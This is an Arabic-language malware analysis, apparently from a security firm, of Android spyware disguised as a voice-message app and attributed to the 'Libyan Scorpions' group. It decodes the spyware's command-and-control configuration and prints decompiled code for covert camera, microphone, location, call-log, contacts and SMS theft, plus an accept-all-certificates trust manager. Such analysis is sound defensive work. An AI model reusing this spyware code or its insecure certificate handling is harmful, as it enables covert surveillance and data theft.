بعد تشغيل البرنامج التجسسى لأول مرة في الجهاز يقوم بفحص النظام ما إذا كانت صلاحيات الـ Root متوفرة أم لا، فإن كانت متوفرة يقوم بطلب صلاحيات الـ Root من المستخدم.





وبمتابعة تحليل البرنامج التجسسى نجد ملف باسم "config.json" وهو ملف بصيغة JSON تم تشفيره بخوارزمية Base64، بعد فك تشفير الملف تبين أنه يحتوي على تفاصيل مركز القيادة والتحكم (Command and Control – C2) الخاصة بمجموعة "عقارب ليبيا"، كما تبين أن خصائص البرنامج التجسسى ووظائفه تشبه إلى حد كبير خصائص ووظائف برامج تجسسية أخرى مثل AlienSpy و JSocket الخاصة باختراق أجهزة أندرويد.

```
root@Cyberkov: ~/voicemessage/Voice Massege/res/raw — Konsole
File Edit View Bookmarks Settings Help
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values /* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
root@Cyberkov:~/voicemessage# ls
Voice Massege Voice Massege.apk
root@Cyberkov:~/voicemessage# cd Voice\ Massege/
root@Cyberkov:~/voicemessage/Voice Massege# ls
AndroidManifest.xml apktool.yml original res smali
root@Cyberkov:~/voicemessage/Voice Massege# vim AndroidManifest.xml
root@Cyberkov:~/voicemessage/Voice Massege# ls
AndroidManifest.xml apktool.yml original res smali
root@Cyberkov:~/voicemessage/Voice Massege# cd res
root@Cyberkov:~/voicemessage/Voice Massege/res# ls
drawable drawable-mdpi-v4 raw values-en values-ru xml
drawable-hdpi-v4 drawable-xhdpi-v4 values values-fi values-sv
drawable-ldpi-v4 layout values-de values-fr values-sv-rFI
root@Cyberkov:~/voicemessage/Voice Massege/res# cd raw
root@Cyberkov:~/voicemessage/Voice Massege/res/raw# ls
a.txt config.json
root@Cyberkov:~/voicemessage/Voice Massege/res/raw# cat config.json && echo
eyJ0RVRXT1JL1jbeyJQTlJUijo2NDYzMSwiRESTIjoid2lubWVpZi5teXEtC2VLmNvbSJ9XSwiSUSTVEFMTCI6ZmFsc2UsIlBMVUdJT1
9GT0xERVIiOiJSQutNSwlWZHJIdSIsIkpSRV9GT0xERVIiOiJYeUl5ZOUiLCJKQVjfRk9MREVSIjoicXVtb1F2Z29zdGwiLCJKQVjfRvhU
RUSTSU9OIjoisVZkaGlHIiwREVMQVlfSUSTVEFMTCI6MiwiTklds05BTUUiOiJvc2VyiwiV1XQVJFijpmYWxzZSwiUExVR0lOXOVYVE
VOU0lPTiI6InZabEtxIiwiSkFSX05BTUUiOiJIUWdFTnhrZEdMcIsIkpbU19SRUdJU1RSWSI6ImRmUUhIZ1J0T3ZUIiwiREVMQVlfq090
TkVDVCI6MSwiVkJPWCi6ZmFsc2V9
root@Cyberkov:~/voicemessage/Voice Massege/res/raw# base64 -d config.json && echo
{"NETWORK": [{"PORT": 64631, "DNS": "winmeif.myq-see.com"}], "INSTALL": false, "PLUGIN_FOLDER": "RAKMIiVdrHu", "JRE_FOLDER": "XyMyge", "JAR_FOLDER": "qumoQVgostl", "JAR_EXTENSION": "IVdhig", "DELAY_INSTALL": 2, "NICKNAME": "User", "VMWARE": false, "PLUGIN_EXTENSION": "vZ1kW", "JAR_NAME": "HQqENxkdGLx", "JAR_REGISTRY": "dfQHHgRNOvT", "DELAY_CONNECT": 1, "VBOX": false}
root@Cyberkov:~/voicemessage/Voice Massege/res/raw#
```

يتبع من الصورة السابقة بعد القيام بفك تشفير ملف "config.json" أن مركز القيادة والتحكم التابع لمجموعة "عقارب ليبيا" هو:

64631 ويستعمل المنفذ winmeif.myq-see.com

بعد تحليل النطاق واستخراج الـ IP يتبع أن عنوان IP التابع لـ "عقارب ليبيا" هو **41.208.110.46** وهو عنوان IP ثابت تابع لشركة **ليبيا LTT للاتصالات والتقنية**.

```
root@Cyberkov: ~/voicemessage/Voice Massege/res/raw — Konsole
File Edit View Bookmarks Settings Help
root@Cyberkov:~/voicemessage/Voice Massege/res/raw# host winmeif.myq-see.com
winmeif.myq-see.com has address 41.208.110.46
root@Cyberkov:~/voicemessage/Voice Massege/res/raw#
```


Geolocation data from [IP2Location](#) [Product: DB6, updated on 2016-8-1)

IP Address	Country	Region	City
41.208.110.46	Libya	Tarabulus	Tripoli
ISP	Organization	Latitude	Longitude
Libya Telecom and Technology Backbone L.L Pool	Not Available	32.875190734863	13.187459945679

Geolocation data from [ipinfo.io](#) [Product: API, real-time)

IP Address	Country	Region	City
41.208.110.46	Libya	Not Available	Not Available
ISP	Organization	Latitude	Longitude
General Post and Telecommunication Company (GPTC)	Libya Telecom and Technology Backbone L.L Pool	25.0000	17.0000

نلاحظ هنا أن النطاق الذي تستعمله مجموعة "عقارب ليبيا" هو myq-see.com وبعد الدخول عليه يتبين أنه خدمة عامة متاحة للجميع تتشاء من خلالها نطاقات بشكل ديناميكي أو تلقائي.



عند الدخول على الموقع والنزول إلى أسفل الصفحة نلاحظ أن الخدمة تابعة لشركة باسم Q-See وهي شركة تقوم ببيع الكاميرات وقد قامت بإنشاء هذه الخدمة للتسهيل على زبائنها عند تركيب الكاميرات للدخول علىها عبر الانترنت، فيبدل حفظ عنوان IP الخاص بالكاميرا يمكن حجز نطاق سهل وإعداد الكاميرا لاستخدامه.

myq-see.com DPSI DDNS

Create a user account or choose existing users below to begin.

Registration

DDNS account creation.

NEW USER REGISTRATION	
EMAIL ADDRESS	<input type="text"/>
PASSWORD	<input type="password"/> ?
PASSWORD CONFIRM	<input type="password"/>
FIRST NAME	<input type="text"/>
LAST NAME	<input type="text"/>
SECURITY QUESTION	<input type="text" value="My first phone number."/>
ANSWER	<input type="text"/>
CONFIRM YOU'RE HUMAN	$3+9=$ <input type="text" value="New Captcha"/> Solve the problem above.
<input type="button" value="Submit"/> <input type="button" value="Reset"/>	

Already have an account? [Click here to logon.](#)

All Rights Reserved © 2015 Q-See

myq-see.com DPSI DDNS

Home page Q-See

www.q-see.com

1-877-998-3440 FREE SHIPPING ON ALL ORDERS*

Get 25% ACCOUNT


QSee PRODUCTS TECHNOLOGY SUPPORT

SHOP NOW


Security Systems Made for You.

Q-See delivers the high quality security systems and smart notifications to turn homes into your fortress.

English



يقوم الفايروس باستخدام أدوات مشهورة لتسهيل عمليات الـ Root في جهاز أندرويد وهي RootTools و RootShell.



كما يستطيع الفايروس التقاط الصور من كاميرا الجهاز ورفعها لمركز القيادة والتحكم التابع لمجموعة "عقارب ليبا".

```

package com.google.app.options;

import android.hardware.Camera;
import android.hardware.Camera.PictureCallback;
import android.media.AudioManager;
import android.util.Log;
import c.aaal;

/* compiled from: bb */
class aaax implements PictureCallback {
    final /* synthetic */ CameraView l;

    /* synthetic */ aaax(CameraView arg0) {
        this.l = arg0;
    }

    public /* synthetic */ void onPictureTaken(byte[] arg0, Camera arg1) {
        if (arg0 != null) {
            this.l.w.stopPreview();
            this.l.e = false;
            this.l.w.release();
            try {
                System.gc();
                Log.i(aaal.y("6xeV$\u0017\u00016\u0002*"), aaal.y("(\u001ccE9\u0017X\u00149"));
                Log.i(aaal.y("\u00065\u00060\u0011"), arg0.length + "");
                System.gc();
                new Thread(new aaan(this, arg0)).start();
                System.gc();
            } catch (Exception e) {
                e.printStackTrace();
            }
            this.l.finish();
        }
    }
}

```

أيضا يقوم الفايروس بقبول جميع شهادات التشفير Accept All Certificates حال الاتصال بمركز القيادة والتحكم وذلك لتفادي ومنع أي مشكلة تختص في بروتوكول التشفير SSL حال التواصل مع الضحايا.

```

jadx-gui - classes.dex

File View Navigation Tools Help
aac com.google.app.options.CameraView com.google.app.b.aaay com.google.app.b.aaas
package com.google.app.b;

import b.aaab;
import java.security.cert.CertificateException;
import java.security.cert.X509Certificate;
import javax.net.ssl.X509TrustManager;

/* compiled from: zb */
public final class aaas implements X509TrustManager {
    public /* synthetic */ X509Certificate[] getAcceptedIssuers() {
        return null;
    }

    public /* synthetic */ void checkClientTrusted(X509Certificate[] arg0, String arg1) throws {
        throw new UnsupportedOperationException("B\u0002\u0017b\u0000A\u0018D\u0005U");
    }

    public /* synthetic */ void checkServerTrusted(X509Certificate[] x509CertificateArr, String )
}

```

كما يستطيع الفايروس تحويل جهاز الأندرويد التابع للضحية إلى جهاز تتصنى من حيث لا يشعر مستخدمه ثم تسجيل المحادثات التي تدور حول الجهاز ثم إرسالها لمركز القيادة والتحكم التابع لمجموعة "عقارب ليبيا" للاستماع إليها.

```

jadx-gui - classes.dex

File View Navigation Tools Help
aaax com.google.app.aaas com.google.app.a.aaac c.aaay c.aaas c.aaac
this = this;
this.w = 16;
Log.e(aaao.y("CRh_lnt"), "");
this.b = arg1;
this.y = AudioRecord.getMinBufferSize(this.x, arg0, this.m);
this.o = new AudioRecord(1, this.x, arg0, this.m, this.y);
this.o.setPositionNotificationPeriod(512);
this.o.setRecordPositionUpdateListener(this);
this.h = new Thread(new aaay());
this.f = false;
this.h.start();
}

public /* synthetic */ void e() {
    try {
        if (this.o.getState() == 0) {
            this.o.release();
            this.o = null;
            return;
        }
        this.l = new byte[this.y];
        this.o.startRecording();
        aaac this = this;
        while (!this.f) {
            int read = this.o.read(this.l, 0, this.y);
            Object obj = new byte[read];
            System.arraycopy(this.l, 0, obj, 0, read);
            this.p.add(obj);
            this = this;
        }
        this.o.stop();
    } catch (Throwable th) {
    }
}

```

كما أن الفايروس قادر على تصفح كامل ملفات الضحية من صور وأفلام وملحوظات وغيرها من الملفات المحفوظة في ذاكرة الجهاز.

```

jadx-gui - classes.dex

File View Navigation Tools Help
File b.aaaq b.baaas b.baaat b.baaav b.baaaw b.baaax b.baaay

import org.json2.JSONObject;

/* compiled from: ab */
public final class aaaw extends Thread {
    private final /* synthetic */ ObjectOutputStream l;
    private final /* synthetic */ JSONObject o;

    public /* synthetic */ void run() {
        File file = new File(this.o.getString(aaab.y("6-r")));
        if (file.isDirectory()) {
            Object[] listFiles;
            Object[] objArr;
            if (this.o.getBoolean(aaay.y("\u001ak\u0003j\u0019n\fa\u0000o\rb")))) {
                listFiles = file.listFiles(new aaaq());
                objArr = listFiles;
            } else {
                listFiles = file.listFiles(new aaax());
                objArr = listFiles;
            }
            Arrays.sort(listFiles, new aaan());
            if (objArr != null) {
                JSONObject jsonObject = new JSONObject();
                jsonObject.put(aaab.y("w1:w\i"), 2);
                Object jsonArray = new JSONArray();
                if (objArr.length > 0) {
                    int length = objArr.length;
                    int i = 0;
                    int i2 = 0;
                    while (i < length) {
                        file = objArr[i2];
                        JSONObject jsonObject2 = new JSONObject();
                        jsonObject2.put(aaay.y("\nk\u0012t"), file.getName());
                        jsonObject2.put(aaab.y("r\o"), file.isDirectory());
                        jsonObject2.put(aaay.y("\u0000k\u000bt"), file.lastModified());
                        jsonArray.put(jsonObject2);
                        i2++;
                    }
                }
            }
        }
    }
}

```

يسطيع الفايروس تحديد مكان الجهاز بالضبط على وجه الأرض بخطوط الطول ودوائر العرض ومنها يمكن معرفة مكانه ودراسة تحريراته أو استهدافه.

```

jadx-gui - classes.dex

File View Navigation Tools Help
File a.aaajb a.aaak a.aaakb a.aaal a.aaalb a.aaam a.aaamb a.aaan a.aaanb a.aaao a.aaao b.aaap b.aaaq b.aaqb c.aaar d.aaarb e.aaas f.aaab g.aaat h.aaatb i.aaau j.aaaub

package a;

import android.location.Location;
import android.location.LocationListener;
import android.os.Bundle;
import android.util.Log;

/* compiled from: r */
class aaajb implements LocationListener {
    final /* synthetic */ aaabb l;

    public /* synthetic */ void onProviderEnabled(String str) {
    }

    private /* synthetic */ aaajb(aaabb arg0) {
        this.l = arg0;
    }

    public /* synthetic */ void onLocationChanged(Location arg0) {
        Log.i(aaau.y("\u0003,\u0016\u0002);\u0010 \u0019/\u0016&\u001f$\u001d%\u001c"), arg0.get
        new Thread(new aaarb(this, arg0)).start();
    }

    public /* synthetic */ void onProviderDisabled(String str) {
    }

    public /* synthetic */ void onStatusChanged(String arg0, int arg1, Bundle arg2) {
        Log.e(aaau.y("\u0007\u00069\\u0006\u001d-\u0019)\u0013+"), arg0);
    }
}

```

كما يمكن للفايروس أن يقوم بجمع سجلات الاتصال مع كامل تفاصيلها مثل أرقام التلفونات للأطراف المتصلة ومرة المكالمات وتاريخها ووقتها بالضبط.

```

jadx-gui - classes.dex

File View Navigation Tools Help
File View Navigation Tools Help
aaaf
aaafb
aaag
aaagb
aaah
aaahb
aaai
aaaii
aaaj
aaajb
aaak
aaakb
aaal
aaalb
aaam
aaamb
aaan
aaanb
aaao
aaaoob
aaap
aaaq
aaqb
aaar
aaarb
aaas
aaasb
aaat
aaatb
aaau
aaaub

final /* synthetic */ ObjectOutputStream o;
/* synthetic */ aaafb(Context arg0, ObjectOutputStream arg1) {
    this.l = arg0;
    this.o = arg1;
}

public /* synthetic */ void run() {
    if (VERSION.SDK_INT < 23 || this.l.checkSelfPermission(aaal.y("vf\u001c5\u0017.\u001ci\u000
Cursor query = this.l.getContentResolver().query(Calls.CONTENT_URI, new String[]{a
JSONObject jsonObject = new JSONObject();
jsonObject.put(aaal.y("u0047\n2\u00015\u0000"), 3);
object jsonArray = new JSONArray();
if (query.moveToFirst()) {
    do {
        Object jsonObject2 = new JSONObject();
        jsonObject2.put(aaal.y("2\u0000"), query.getString(query.getColumnIndex(aa
        jsonObject2.put(aaal.y("6\u00122\u0002>\u0016"), query.getString(query.getCol
        jsonObject2.put(aaal.y("+" + u0019 + "\u0001"), query.getInt(query.getColumnIndex(aa
        jsonObject2.put(aaal.y("<\u0012*\u0006+\t4\n"), query.getLong(query.getColumnIndex(aa
        jsonObject2.put(aaal.y(";\u0001/\u0001"), query.getLong(query.getColumnIndex(aa
        jsonArray.put(jsonObject2);
        jsonObject2 = null;
    } while (query.moveToNext());
    query.close();
} try {
    if (jsonArray.length() > 0) {
        synchronized (this.o) {
            jsonObject.put(aaal.y("\u0004\f7\u0017"), jsonArray);
            this.o.writeObject(jsonObject.toString());
            this.o.flush();
        }
        return;
    }
    return;
}

```

كما يستطيع الفايروس قراءة رسائل SMS القصيرة دون علم الضحية ومن هنا تستطيع مجموعة "عقارب لليبيا" الدخول على حسابات تيليجرام التابعة للضحايا عن طريق استخدام نسخة Web من برنامج تيليجرام ثم وضع رقم الهاتف الخاص بالهدف ثم قراءة رمز الدخول والذي يتم إرساله عبر رسالة SMS.

```

jadx-gui - classes.dex

File View Navigation Tools Help
File View Navigation Tools Help
Source code
a
aaa
aab
aac
aacb
aad
aadb
aae
aaeb
aaaf
aaafb
aaag
aaagb
aaah
aaahb
aaai
aaaii
aaaj
aaajb
aaak
aaakb
aaal
aaalb
aaam
aaamb
aaan
aaanb
aaao
aaaoob
aaap
aaaq
aaqb
aaar
aaarb
aaas
aaasb
aaat
aaatb
aaau
aaaub

r2.writeObject(r0); Catch:{ all -> 0x0038 }
r0 = r12.l; Catch:{ all -> 0x0038 }
r0.flush(); Catch:{ all -> 0x0038 }
monitor-exit(r1); Catch:{ all -> 0x0038 }
L_0x0037:
    return;
L_0x0038:
    r0 = move-exception;
    monitor-exit(r1); Catch:{ all -> 0x0038 }
    throw r0; Catch:{ Exception -> 0x003b }
L_0x003b:
    r0 = move-exception;
    goto L_0x0037;
L_0x003d:
    r7 = new org.json2.JSONObject();
    r7.<init>();
    r0 = "@^jURK";
    r0 = b.aaaoo.y(r0);
    r1 = 6;
    r7.put(r0, r1);
    r8 = new org.json2.JSONArray();
    r8.<init>();
    r0 = r12.o;
    r0 = r0.getContentResolver();
    r1 = android.provider.ContactsContract.Contacts.CONTENT_URI;
    r3 = r2;
    r4 = r2;
    r5 = r2;
    r6 = r0.query(r1, r2, r3, r4, r5);
    r1 = r6.getCount();
    if (r1 <= 0) goto L_0x0118;
L_0x0066:
    r1 = r6;
L_0x0067:
    r1 = r1.moveToNext();

```

كما يستطيع الفايروس تحديد رقم هاتف الضحية ودولته واسم مشغل الشبكة من أبراج الاتصالات التابعة لشركة الاتصالات المتصلة بالجهاز.

```

public /* synthetic */ void run() {
    if (VERSION.SDK_INT < 23 || this.o.checkSelfPermission(aaay.y("c\0\#a- ?{-t1q0d#, -_tL\bR\aaadb this"));
        TelephonyManager telephonyManager = (TelephonyManager) this.o.getSystemService(aaay.y("t\0\#k\0\011u"));
        JSONObject jSONObject = new JSONObject();
        jSONObject.put(aaay.y("f\0\th\0\01ac"), 15);
        Object line1Number = telephonyManager.getLine1Number();
        if (line1Number != null) {
            jSONObject.put(aaad.y("P\0\nt\0\u001a\g\0\u0011"), line1Number);
            Log.e(aaay.y("rx\th\0\01ac"), line1Number);
        }
        line1Number = telephonyManager.getDeviceId();
        if (line1Number != null) {
            jSONObject.put(aaad.y("P\0\u0015G\0n"), line1Number);
            Log.e(aaay.y("rg\0\01ax"), line1Number);
        }
        line1Number = telephonyManager.getNetworkCountryIso();
        if (line1Number != null) {
            jSONObject.put(aaad.y("\u0002\0\u0007W\0\u0003_\u0007R\0\u000fG\0\u001c@ \u000bL\0\u0006"), line1Number);
            Log.e(aaay.y("p\0\007q\0\u0002u\0\u000f\0\01an\0\u001di\0\u0011t\0\u001bc\f~"));
        }
        line1Number = telephonyManager.getNetworkOperator();
        if (line1Number != null) {
            jSONObject.put(aaad.y("C\0\ty\0\u001bB\0\u001eC\0\u0016A\0\u001f[\rX\fM\0\u0011*"), line1Number);
            Log.e(aaay.y("\u0001e\0\u0004i\0\u001f\0\u001ed\0\u001cm\0\u0006\0\u0005~\u0010c*"), line1Number);
        }
        line1Number = telephonyManager.getNetworkOperatorName();
        if (line1Number != null) {
            jSONObject.put(aaad.y("rH\0u0018\0\u0015L\0\u0007R\0\u0003\0\01z\0bZ\0\u0000L\0\u0000W\0\u00012t"));
            Log.e(aaay.y("a\0\u0015J\0H\0\u0002u\0\u000fq\0u000\0\u0007z\0\u0007r\0\u0011r\0nk\0u0012t"));
        }
        line1Number = telephonyManager.getSimOperator();
        if (line1Number != null) {
            jSONObject.put(aaad.y("u\0005E\0\u0016A\0\u001f[\rX\fM\0u0011"], line1Number);
        }
    }
}

```

الفايروس يستخدم برنامج Allatori Java Obfuscator لحماية نفسه وجعل عمليات الهندسة العسكرية صعبة وهو يستخدم بروتوكول مبني على JSON Objects مختلف بتشفير SSL الشهير، هذه الطريقة في التشفير والحماية مشابهة جداً لفايروسات AlienSpy وJSocket التي تستهدف أنظمة أندرويد.

```

public /* synthetic */ void run() {
    try {
        JSONObject jSONObject = new JSONObject();
        jSONObject.put(aaad.y("\u0002Q\0\u0012T\0\u0019L\0\u0007"), 3);
        jSONObject.put(aaay.y("PrxZiKuK*"), aaad.y("h3s"));
        SSLSocket sSLSocket = (SSLSocket) aaas.o.createSocket(this.h, this.b);
        sSLSocket.setTrafficClass(24);
        sSLSocket.setKeepAlive(true);
        sSLSocket.setTcpNoDelay(true);
        sSLSocket.setPerformancePreferences(0, 1, 2);
        ObjectOutputStream objectOutputStream = new ObjectOutputStream(sSLSocket.getOutputStream());
        ObjectInputStream objectInputStream = new ObjectInputStream(sSLSocket.getInputStream());
        objectOutputStream.writeObject(jSONObject.toString());
        objectOutputStream.flush();
        objectOutputStream.writeUTF(aaad.y("\u0003") + aaas.l.getString(aaao.y("cLiUo"));
        objectOutputStream.flush();
        Log.e(aaad.y("F\0\u0000\0\u000b@D\0rI\0u0003-\tLaN\0u0013L\0u001fK\f"), aaao.y("$\r?"));
        while (true) {
            jSONObject = new JSONObject((String) objectInputStream.readObject());
            switch (jSONObject.getInt(aaad.y("\u0002Q\0\u0012T\0\u0019L\0\u0007"))) {
                case 1:
                    Log.e(aaao.y("i\0WU*"), aaad.y("m"));
                    this.o = new aaac();
                    this.o.y(jSONObject.getInt(aaao.y("NhRiZyC*")), objectOutputStream);
                    break;
                case 2:
                    if (this.o == null) {
                        break;
                    }
                    this.o.y();
                    break;
                default:
                    break;
            }
        }
    }
}

```

بعد الانتهاء من تحليل الفايروس قمنا برفع ملف الفايروس إلى خدمة VirusTotal لنعرف إن تم رفع الفايروس من قبل على الخدمة أم نحن أول من قام برفعه، وأيضا للحصول على معلومات قد تفيدنا بمتابعة التحقيق حول مجموعة "عقارب ليبيا".


virustotal



Analysis File detail Additional information Comments Votes

Antivirus	Result	Update
AVG	Android/G2P.KF.C0A6B6C5C5CE	20160807
AhnLab-V3	Android-Spyware/Androrat.119be	20160806
DrWeb	Android.Spy.304.origin	20160807
ESET-NOD32	a variant of Android/Spy.Krysanec.G	20160806
